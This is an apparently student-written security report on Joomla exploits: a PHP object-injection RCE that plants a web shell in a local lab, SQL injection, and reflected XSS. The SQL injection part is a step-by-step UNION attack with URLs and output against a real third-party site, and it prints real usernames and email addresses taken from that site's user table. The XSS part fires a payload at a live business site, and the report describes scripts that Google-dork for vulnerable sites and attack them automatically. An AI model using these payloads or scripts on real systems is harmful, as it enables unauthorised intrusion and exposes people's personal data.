INFORMATION SECURITY REPORT

Date: 07/06/2020
Academic Year: 2019/2020

Students:
Candela Monika 15584
De Candido Gabriele 16117
Palma Giada 15574

Table of Contents

1. Introduction

The scope of this project is to test vulnerabilities on the CMS (Content Management System) Joomla (See: https://www.joomla.it/). Our project consist in the exploit of one remote code execution attack, one sql injection and one cross-site scripting attack. The latter are attacks on Joomla Components. A component is a kind of Joomla! extension. Components are the main functional units of Joomla!; they can be seen as mini-applications. An easy analogy would be that Joomla! is the operating system and the components are desktop applications. Created by a component, content is usually displayed in the center of the main content area of a template (depending on the template). Most components have two main parts: an administrator part and a site part. The site part is what is used to render pages of your site when they are requested by your site visitors during normal site operation. The administrator part provides an interface to configure and manage different aspects of the component and is accessible through the Joomla! administrator application.[1]

[1] Joomla Component, definition: https://docs.joomla.org/Component

2. Remote Code Execution attack

The remote code execution attack (RCE) can be described as an action, which involves an attacker executing code without proper permissions, exploiting system vulnerabilities.

Such code can be run from anywhere around the world and from any server, giving the attacker access to the system. Once a hacker gains access to a system, they'll be able to make changes within the target computer. Usually, the attacker looks to get further control on the system they already have under control. The goal is gaining more elevated user privileges and exert control over other computers in the same network.

To achieve this on our target, an Object Injection issue can be exploited.

An Object Injection could lead to other vulnerabilities, like SQL injection, Path Traversal or Application Denial of Service. The vulnerability occurs when user inputs are not properly sanitized, before passing them to the PHP unserialize() function.

2.1. Severity of the issue: high

This vulnerability can be exploited with versions of PHP previous than 5.4.45 (including 5.3.x), 5.5.29 or 5.6.13. This means it affects all Joomla versions from 1.5.0 to 3.4.5

To solve this issue, it is absolutely necessary to update to 3.4.6+ version of the Joomla application.

2.2. Exploitation

In the above mentioned versions of Joomla, there is the JDatabaseDriverMysqli class, which implements the MySQL driver, that has a vulnerable __destruct() PHP magic method. This means, the function passes the user-provided input to the PHP unserialize() function, without properly sanitizing it.

Magic methods are PHP methods, such as __wakeup, __construct or __destruct, that are invoked on the concreation of the Class instance. They can be easily exploited, if vulnerable, because they will always be invoked, on the Class life cycle.

To exploit the vulnerability, it is sufficient to understand PHP serialization[2]. The user input is transformed into an ad-hoc concatenation of ascii characters and passed to the unserialize() function call.

The serialized data will be passed to the application as a User-Agent HTTP header. Through an UTF-8 character, the input will be truncated, when storing it into the session table. The custom created payload will be executed once the session is read from the database.
The terminator sequence of characters used in this attack are:

```
\xf0\xfd\xfd\xfd'
```

2.3. The Script

Using the provided exploitation template, the script will inject two payloads into the system.

A request will be made at the URL, passed as the first argument in the script execution command. The injection payload will be set as User-Agent HTTP header for the request. The value of the session, returned in the Set-Cookies response field, will be used to make the application execute the injected payload. A second request will be made by the script, setting the return session id as cookie in the request. Because of this operation, the system will read the tainted line in the session table and execute the payload.

The first injected payload will be a system execution command, which will create a PHP file in the root folder of Joomla:

```
system('touch /var/www/html/public_shell.php');
```

The second injected payload is the actual code that has to be written in the previous created file. It will be a PHP script, which will get a *cmd* value as argument, execute it in the system shell and print out the result:

```
<?php \$cmd=\$_GET[\'cmd\']; echo system(\$cmd);?>
```

[2] Take a look at: https://www.php.net/manual/en/language.oop5.serialization.php

Here follows the command to write the above script into the created file:

```
system('echo "PHP_SCRIPT" > /var/www/html/public_shell.php');
```

where *PHP_SCRIPT*, is the previous specified script.

The result is a shell, which is accessible through the application URL at the address */public_shell.php*.
It is now possible to use the shell, populating the *cmd* URL component with the desired command.

2.4. Steps to reproduce

A volume of the whole Joomla application will be created in the project folder, in order to keep track on all steps of the attack, for example on the creation of the *public_shell.php* file, and avoid setting up a new Joomla application, each time the docker instance is restarted.

To reproduce the attack, follow these steps:

- Get Joomla running on a local server, using the ready-to-use docker environment in the project folder.
- Create a sample application at http://localhost:8080/, using the specifications in the *README* file of the project.
- For the created website, run the *RCE/attack.py* script in the project folder:
  `python RCE/attack.py http://localhost:8080/`
  or
  `yarn attack:rce http://localhost:8080/`
- Go to http://localhost:8008/public_shell.php?cmd= and insert your bash command in the *cmd* query component.

Some query examples:

http://localhost:8008/public_shell.php?cmd=ls

http://localhost:8008/public_shell.php?cmd=more%20LICENSE.txt

Note: For more detailed instructions, consult the *README* file of the project.


3. SQL injection attack

SQL injection attacks are part of Web Server Application Attacks. This attack uses the queries that an application makes to its database, in order to perform a malicious action. An attacker that discovers a vulnerability of this type, might be able to access confidential data, modify that data or delete it. This may be very dangerous for a website, because the database may be compromised and the sensitive data like passwords, credit card details or personal user information, will no longer be safe.

3.1. Exploitation


The vulnerability is contained in the Joomla Component JCK Editor with version up to 6.4.4. The vulnerable parameter is ‘parent’, which takes the value assigned to it and incorporates it into an SQL query directly and without using prepared statements and parameterized queries.

The vulnerability can be manually tested by dorking the following string: “inurl:plugins/editors/jckeditor/plugins/jtreelink/dialogs/links.php? parent”.



For testing purposes, one of the sites can be chosen as a target. The next step to perform is checking if the parameter is still vulnerable or if the vulnerability was solved. An SQL vulnerable parameter can be tested by adding a single (%27) or double quote (%22) to the parameter. The targeted website is: https://medisans.ru

https://medisans.ru/plugins/editors/jckeditor/plugins/jtreelink/dialogs/links.php?extension=menu&view=menu&parent=%22



By adding the double quote (%22) to the webpage URL query, we get an SQL syntax error. This means that the target is vulnerable to SQL injection.

3.2. Manual procedure

After finding out that the target page is vulnerable to SQL injections we may perform some queries in order to retrieve sensitive data and demonstrate the severity of this issue.

The SQL query that the webpage is performing might be similar to this query:

SELECT ? FROM ? WHERE parent = “ “

When we added the double quote to the parent parameter, we got an SQL error because the query had a syntax error:

SELECT ? FROM ? WHERE parent = “ “ “

3.2.1. Finding the column number

First of all we need to get the number of columns that the SQL query is selecting. The only way to do this is by manually injecting a series of ORDER BY queries and incrementing the specified column index until an error is thrown and an error page is shown.

The query:

SELECT ? FROM ? WHERE parent = “ “ ORDER BY 1 -- “

The query uses “--” to comment the last part, in order to avoid getting a syntax error.

https://medisans.ru/plugins/editors/jckeditor/plugins/jtreelink/dialogs/links.php?extension=menu&view=menu&parent=%22%20ORDER%20BY%201--%200

Loads correctly

https://medisans.ru/plugins/editors/jckeditor/plugins/jtreelink/dialogs/links.php?extension=menu&view=menu&parent=%22%20ORDER%20BY%202--%200

Queries load correctly up to:

https://medisans.ru/plugins/editors/jckeditor/plugins/jtreelink/dialogs/links.php?extension=menu&view=menu&parent=%22%20ORDER%20BY%209--%200

Error message – so we know that the columns are 8.

Now that we know the column number, the query will look something like this:

SELECT ?,?,?,?,?,?,?,? FROM ? WHERE parent = “ “

3.2.2. Check for output

In order to go further and retrieve data from the database, we need to check which columns of the query are printed on the screen. This will help us digging further in the database.

Try to output on the webpage some arbitrary data (numbers) by using the union function with the numbers of columns we have found earlier.

Query:

SELECT ?,?,?,?,?,?,?,? FROM ? WHERE parent = “ “ UNION SELECT 0,1,2,3,4,5,6,7 --“

URL:

https://medisans.ru/plugins/editors/jckeditor/plugins/jtreelink/dialogs/links.php?extension=menu&view=menu&parent=%22%20UNION%20SELECT%200,1,2,3,4,5,6,7--%200

Output:

<nodes>

<node text="1" openicon="_open" icon="_closed" load="https://medisans.ru/plugins/editors/jckeditor/plugins/jtreelink/dialogs/links.php?parent=3&extension=menu&view=7&client=0" selectable="true" url="2"> </node>

</nodes>

We may perform this query again with different numbers to check for recurrences.

Query:

SELECT ?,?,?,?,?,?,?,? FROM ? WHERE parent = " " UNION SELECT 1,2,3,4,5,6,7,8 --"

URL:

https://medisans.ru/plugins/editors/jckeditor/plugins/jtreelink/dialogs/links.php?extension=menu&view=menu&parent=%22%20UNION%20SELECT%201,2,3,4,5,6,7,8--%200

Output:

<nodes>

<node text="2" openicon="_open" icon="_closed" load="https://medisans.ru/plugins/editors/jckeditor/plugins/jtreelink/dialogs/links.php?parent=4&extension=menu&view=8&client=0" selectable="true" url="3"> </node>

</nodes>

We notice that the columns on position 2,3,4 and 8 are printed on screen. This will help us in visualizing the data stored in the database and accessing reserved data.

3.2.3. MySQL version

In order to go further we must know the version of MySQL. The information_schema with all the information about the database (table and column names and metadata) is available only for pages with a MySQL version higher than 5. If we have a version < 5 we must guess the table and column names (some common table names are : users, admin, member; and some common column names are username, user,email, mail, password)

Query:

SELECT ?,?,?,?,?,?,?,? FROM ? WHERE parent = “ “ UNION SELECT 1,@@version,3,4,5,6,7,8 --“

URL:

https://medisans.ru/plugins/editors/jckeditor/plugins/jtreelink/dialogs/links.php?extension=menu&view=menu&parent=%22%20UNION%20SELECT%201,@@version,3,4,5,6,7,8--%200

Output:

```
<nodes>

    <node text="5.7.29" openicon="_open" icon="_closed"
    load="https://medisans.ru/plugins/editors/jckeditor/plugins/jtreelink/dialogs/links.php?parent=4
    &extension=menu&view=8&client=0" selectable="true" url="3"> </node>

</nodes>
```

We now know that the version is 5.7.29 and we can access the information_schema of the database.

3.2.4. Table schemas

In order to find out the table schemas that exist in this database. We will need to use the information_schema.tables instances, that hold all the names of the schemas in the database.

Query:

SELECT ?,?,?,?,?,?,?,? FROM ? WHERE parent = “ “ UNION SELECT 1,TABLE_SCHEMA,3,4,5,6,7,8 FROM information_schema.tables --“

URL:

https://medisans.ru/plugins/editors/jckeditor/plugins/jtreelink/dialogs/links.php?extension=menu&view=menu&parent=%22%20UNION%20SELECT%201,TABLE_SCHEMA,3,4,5,6,7,8%20FROM%20information_schema.tables--%200

Output:

```
<nodes>

      <node text="information_schema" openicon="_open" icon="_closed"
      load="https://medisans.ru/plugins/editors/jckeditor/plugins/jtreelink/d
      ialogs/links.php?parent=4&extension=menu&view=8&client=0"
      selectable="true" url="3"> </node>

      <node text="medisans_new" openicon="_open" icon="_closed"
      load="https://medisans.ru/plugins/editors/jckeditor/plugins/jtreelink/d
      ialogs/links.php?parent=4&extension=menu&view=8&client=0"
      selectable="true" url="3"> </node>

</nodes>
```

We now know that the database holds two table schemas, information_schema and mediasans_new.

3.2.5. Table names

To go further we want now to know the names of the different tables. We will need to use again the information_schema.tables instances, which will get all the names of the tables in the database.

Query:

SELECT ?,?,?,?,?,?,?,? FROM ? WHERE parent = " " UNION SELECT 1,TABLE_NAME,TABLE_SCHEMA,4,5,6,7,8 FROM information_schema.tables --"

URL:

https://medisans.ru/plugins/editors/jckeditor/plugins/jtreelink/dialogs/links.php?parent=uslugi&extension=menu&view=menu&parent=%22%20UNION%20SELECT%201,TABLE_NAME,TABLE_SCHEMA,4,5,6,7,8%20FROM%20information_schema.tables--%200

Output:

```
<nodes>

      <node text="CHARACTER_SETS" openicon="_open" icon="_closed"
      load="https://medisans.ru/plugins/editors/jckeditor/plugins/jtreelink/d
      ialogs/links.php?parent=4&extension=menu&view=8&client=0"
      selectable="true" url="information_schema"> </node>
      …
      …
      …
      <node text="INNODB_SYS_TABLESTATS" openicon="_open" icon="_closed"
```

```
        load="https://medisans.ru/plugins/editors/jckeditor/plugins/jtreelink/d
        ialogs/links.php?parent=4&extension=menu&view=8&client=0"
        selectable="true" url="information_schema"> </node>
        <node text="jos_action_log_config" openicon="_open" icon="_closed"
        load="https://medisans.ru/plugins/editors/jckeditor/plugins/jtreelink/d
        ialogs/links.php?parent=4&extension=menu&view=8&client=0"
        selectable="true" url="medisans_new"> </node>
        …
        …
        …
        <node text="jos_user_profiles" openicon="_open" icon="_closed"
        load="https://medisans.ru/plugins/editors/jckeditor/plugins/jtreelink/d
        ialogs/links.php?parent=4&extension=menu&view=8&client=0"
        selectable="true" url="medisans_new"> </node>
        <node text="jos_user_usergroup_map" openicon="_open" icon="_closed"
        load="https://medisans.ru/plugins/editors/jckeditor/plugins/jtreelink/d
        ialogs/links.php?parent=4&extension=menu&view=8&client=0"
        selectable="true" url="medisans_new"> </node>
        <node text="jos_usergroups" openicon="_open" icon="_closed"
        load="https://medisans.ru/plugins/editors/jckeditor/plugins/jtreelink/d
        ialogs/links.php?parent=4&extension=menu&view=8&client=0"
        selectable="true" url="medisans_new"> </node>
        <node text="jos_users" openicon="_open" icon="_closed"
        load="https://medisans.ru/plugins/editors/jckeditor/plugins/jtreelink/d
        ialogs/links.php?parent=4&extension=menu&view=8&client=0"
        selectable="true" url="medisans_new"> </node>
        …
        …
        …

</nodes>
```

We have now retrieved all the tables. This is very dangerous for the websites, because we have now access to all their data and may change the data or access the user emails, usernames and passwords.

3.2.6. Columns in a table

We can read all the table names and find a table that we want to access, for example “jos_users”, and we want to retrieve all the columns that are stored in that table.

Query:

SELECT ?,?,?,?,?,?,?,? FROM ? WHERE parent = “ “ UNION SELECT 1,COLUMN_NAME,TABLE_NAME,4,5,6,7,8 FROM information_schema.columns WHERE TABLE_NAME = ‘jos_users’ --“

URL:

https://medisans.ru/plugins/editors/jckeditor/plugins/jtreelink/dialogs/links.php?extension=menu&view=menu&parent=%22%20UNION%20SELECT%201,COLUMN_NAME,TABLE_NAME,4,5,6,7,8%20F

ROM%20information_schema.columns%20WHERE%20TABLE_NAME%20=%20%27jos_users%27--%200

Output:

```
<nodes>

      <node text="id" openicon="_open" icon="_closed"
      load="https://medisans.ru/plugins/editors/jckeditor/plugins/jtreelink/d
      ialogs/links.php?parent=4&extension=menu&view=8&client=0"
      selectable="true" url="jos_users"> </node>
      <node text="name" openicon="_open" icon="_closed"
      load="https://medisans.ru/plugins/editors/jckeditor/plugins/jtreelink/d
      ialogs/links.php?parent=4&extension=menu&view=8&client=0"
      selectable="true" url="jos_users"> </node>
      <node text="username" openicon="_open" icon="_closed"
      load="https://medisans.ru/plugins/editors/jckeditor/plugins/jtreelink/d
      ialogs/links.php?parent=4&extension=menu&view=8&client=0"
      selectable="true" url="jos_users"> </node>
      <node text="email" openicon="_open" icon="_closed"
      load="https://medisans.ru/plugins/editors/jckeditor/plugins/jtreelink/d
      ialogs/links.php?parent=4&extension=menu&view=8&client=0"
      selectable="true" url="jos_users"> </node>
      <node text="password" openicon="_open" icon="_closed"
      load="https://medisans.ru/plugins/editors/jckeditor/plugins/jtreelink/d
      ialogs/links.php?parent=4&extension=menu&view=8&client=0"
      selectable="true" url="jos_users"> </node>
      …
      …
      …

</nodes>
```

3.2.7. Data in columns

In order to extract the data entries in the column that we have choosen (for example: username and email), we have to perform one last query.

Query:

SELECT ?,?,?,?,?,?,?,? FROM ? WHERE parent = " " UNION SELECT 1,username,email,4,5,6,7,8 FROM jos_users --"

URL:

https://medisans.ru/plugins/editors/jckeditor/plugins/jtreelink/dialogs/links.php?extension=menu&view=menu&parent=%22%20UNION%20SELECT%201,username,email,4,5,6,7,8%20FROM%20jos_users--%200

Output:

```
<nodes>

      <node text="admin" openicon="_open" icon="_closed"
      load="https://medisans.ru/plugins/editors/jckeditor/plugins/jtreelink/d
      ialogs/links.php?parent=4&extension=menu&view=8&client=0"
      selectable="true" url="f1x@yandex.com"> </node>
      <node text="gorbunov" openicon="_open" icon="_closed"
      load="https://medisans.ru/plugins/editors/jckeditor/plugins/jtreelink/d
      ialogs/links.php?parent=4&extension=menu&view=8&client=0"
      selectable="true" url="ggorbunov@gmail.com"> </node>
      <node text="elena" openicon="_open" icon="_closed"
      load="https://medisans.ru/plugins/editors/jckeditor/plugins/jtreelink/d
      ialogs/links.php?parent=4&extension=menu&view=8&client=0"
      selectable="true" url="lena.arise@gmail.com"> </node>
      <node text="robokassa" openicon="_open" icon="_closed"
      load="https://medisans.ru/plugins/editors/jckeditor/plugins/jtreelink/d
      ialogs/links.php?parent=4&extension=menu&view=8&client=0"
      selectable="true" url="f1x@ya.ru"> </node>
      <node text="glamorousbreeze" openicon="_open" icon="_closed"
      load="https://medisans.ru/plugins/editors/jckeditor/plugins/jtreelink/d
      ialogs/links.php?parent=4&extension=menu&view=8&client=0"
      selectable="true" url="AdelSidorov@brownfly.ru"> </node>

</nodes>
```

The output shows us all the sensitive data that we have retrieved.

3.3. The Script

The developed python script performs the above explained procedure in an automatized way.

First it dorks for web pages that have the vulnerable component.

After finding all the pages, they are tested to exploit the vulnerability, if the site is vulnerable the url is saved in the pages array.

The user may choose which vulnerable page to inject based on the url.

Then the program automatically checks the number of columns and the columns that are printed on the screen. Some pages could have restricted the use of UNION queries for their database, if the user is trying to access this pages, he will get an error and he might select another web page.

The program performs some string manipulation to extract the position on the screen where the selected columns are printed.

Then the schemas in the database are retrieved.

At this point a loop starts that continues until the user wants to exit. In this loop the databases of the vulnerable pages are tried to access.

The user may select which schema to access. The tables in the schema are printed and the user can choose what table to access. The selected table is further explored and the columns re retrieved. The user selects the column he wants to know and gets all the sensitive data.

The user can then decide if he wants to continue accessing the database or if he wants to exit.

3.4. Steps to reproduce

The python 3.7 version is needed for performing this SQL attack with this script. In addition the google module must be installed.

The script can be run with the following commands:

```
git clone https://github.com/GiadaPa/InformationSecurity.git
cd InformationSecurity
cd SQLi
python sql.py
```

or simply by opening a terminal in the cloned git repository and by running:

```
yarn attack:sqli
```

Note: For more detailed instructions, consult the *README* file of the project.

4. Cross-site scripting attack

Cross-Site Scripting (XSS) attacks are a type of injection, in which malicious scripts are injected into otherwise benign and trusted websites. XSS attacks occur when an attacker uses a web application to send malicious code, generally in the form of a browser side script, to a different end user. Flaws that allow these attacks to succeed are quite widespread and occur anywhere a web application uses input from a user within the output it generates without validating or encoding it.

An attacker can use XSS to send a malicious script to an unsuspecting user. The end user's browser has no way to know that the script should not be trusted, and will execute the script. Because it thinks the script came from a trusted source, the malicious script can access any cookies, session tokens, or other sensitive information retained by the browser and used with that site. These scripts can even rewrite the content of the HTML page.[3]

4.1. Severity of the issue: medium

This vulnerability can be exploited with versions previous to 3.2.0 of the SIGE component. To solve it it is necessary to update to version 3.3.0.

4.2. Exploitation

Kubik-Rubik Simple Image Gallery Extended (SIGE) Joomla Component

This Joomla component contains an XSS vulnerability in the 'print.php' file. Insufficient sanitization of the '*caption'* URL parameter allows injection of Javascript into the page. In all the versions previous to the 3.2.0, also the *'name'* and *'img'* parameters are vulnerable.

We tested this vulnerability following these steps:

1. We did google dorking on all the websites containing the following in the url: /plugins/content/sige/plugin_sige/print.php See image 4.1

[3] XSS Owasp web site definition: https://owasp.org/www-community/attacks/xss/




Image 4.1

2. We checked for the SIGE component version by manipulating the url of the Joomla website, by adding to the name of the website the following /plugins/content/sige/sige.xml See image 4.2
   In the image 4.2, for the tested website http://www.bassiebellotti.it/plugins/content/sige/sige.xml we can see the <version> tag with the version number, i.e. 3.3

```
<extension type="plugin" version="3.0" group="content" method="upgrade">
  <name>PLG_CONTENT_SIGE</name>
  <version>3-3</version>
  <creationDate>2014-04-05</creationDate>
  <license>http://www.gnu.org/licenses/gpl-3.0</license>
  <copyright>Copyright 2014 Viktor Vogel. All rights reserved.</copyright>
  <author>Viktor Vogel</author>
  <authorEmail>admin@kubik-rubik.de</authorEmail>
  <authorUrl>http://joomla-extensions.kubik-rubik.de/</authorUrl>
  <description>PLG_CONTENT_SIGE_XML_DESCRIPTION</description>
 -<files>
    <filename plugin="sige">sige.php</filename>
    <filename plugin="sige">index.html</filename>
    <folder plugin="sige">plugin_sige</folder>
    <folder plugin="sige">fields</folder>
  </files>
 -<languages>
    <language tag="en-GB">language/en-GB/en-GB.plg_content_sige.ini</language>
    <language tag="en-GB">language/en-GB/en-GB.plg_content_sige.sys.ini</language>
    <language tag="de-DE">language/de-DE/de-DE.plg_content_sige.ini</language>
    <language tag="de-DE">language/de-DE/de-DE.plg_content_sige.sys.ini</language>
  </languages>
```

Image 4.2

3. We execute the attack by adding the following js piece of code to the url
   <img%20src=x%20onerror=alert(%27Hackerino_from_UNIBZ_students%27%27)>
   See image 4.3

4. So on the tested website the resulting url will be
   http://www.bassiebellotti.it/plugins/content/sige/plugin_sige/print.php?img=http://www.bassiebellotti.it%2Fimages%2Fgraniti%2Fnero%2Fwm%2Fblack-fusion.jpg&name=Black%20Fusion%22%20title&caption=%3Cimg%20src=x%20onerror=alert(%27Hackerino_from_UNIBZ_students%27)%3E
   and by searching, it will execute the injected javascript code and result in a popup window.




Image 4.3

4.3. The Script

The python script first opens the default web browser and searches for a website that contains the SIGE component that has insufficient sanitation in the *name* tag and appends to the url the following piece of code
"&name=Hi, it seems there is missing some input filtering... I'm changing the name of this picture from the url!" to show that anything can be inserted.
Second, it does google dorking by searching the first 10 results which have the pattern /plugins/content/sige/plugin_sige/print.php in the url.
Then it replace what is found after the print.php? in the websites' urls with the malicious piece of code (i.e.
<img%20src=x%20onerror=alert(%27Hackerino_from_UNIBZ_students%27)>

4.4. Steps to reproduce

In order to reproduce the cross-site scripting attack the python 3.7 version is needed.
(See https://realpython.com/installing-python/ for help)

Then you need to install the google-search module and the google module
(See https://pypi.org/project/google-search/ and https://pypi.org/project/google/ for help)

Finally, the script is runnable with the following command

```
git clone https://github.com/GiadaPa/InformationSecurity.git
cd InformationSecurity
cd XSS
python xss_attack.py
```

or simply by opening a terminal in the cloned git repository and by running

```
yarn attack:xss
```

Note: For more detailed instructions, consult the *README* file of the project.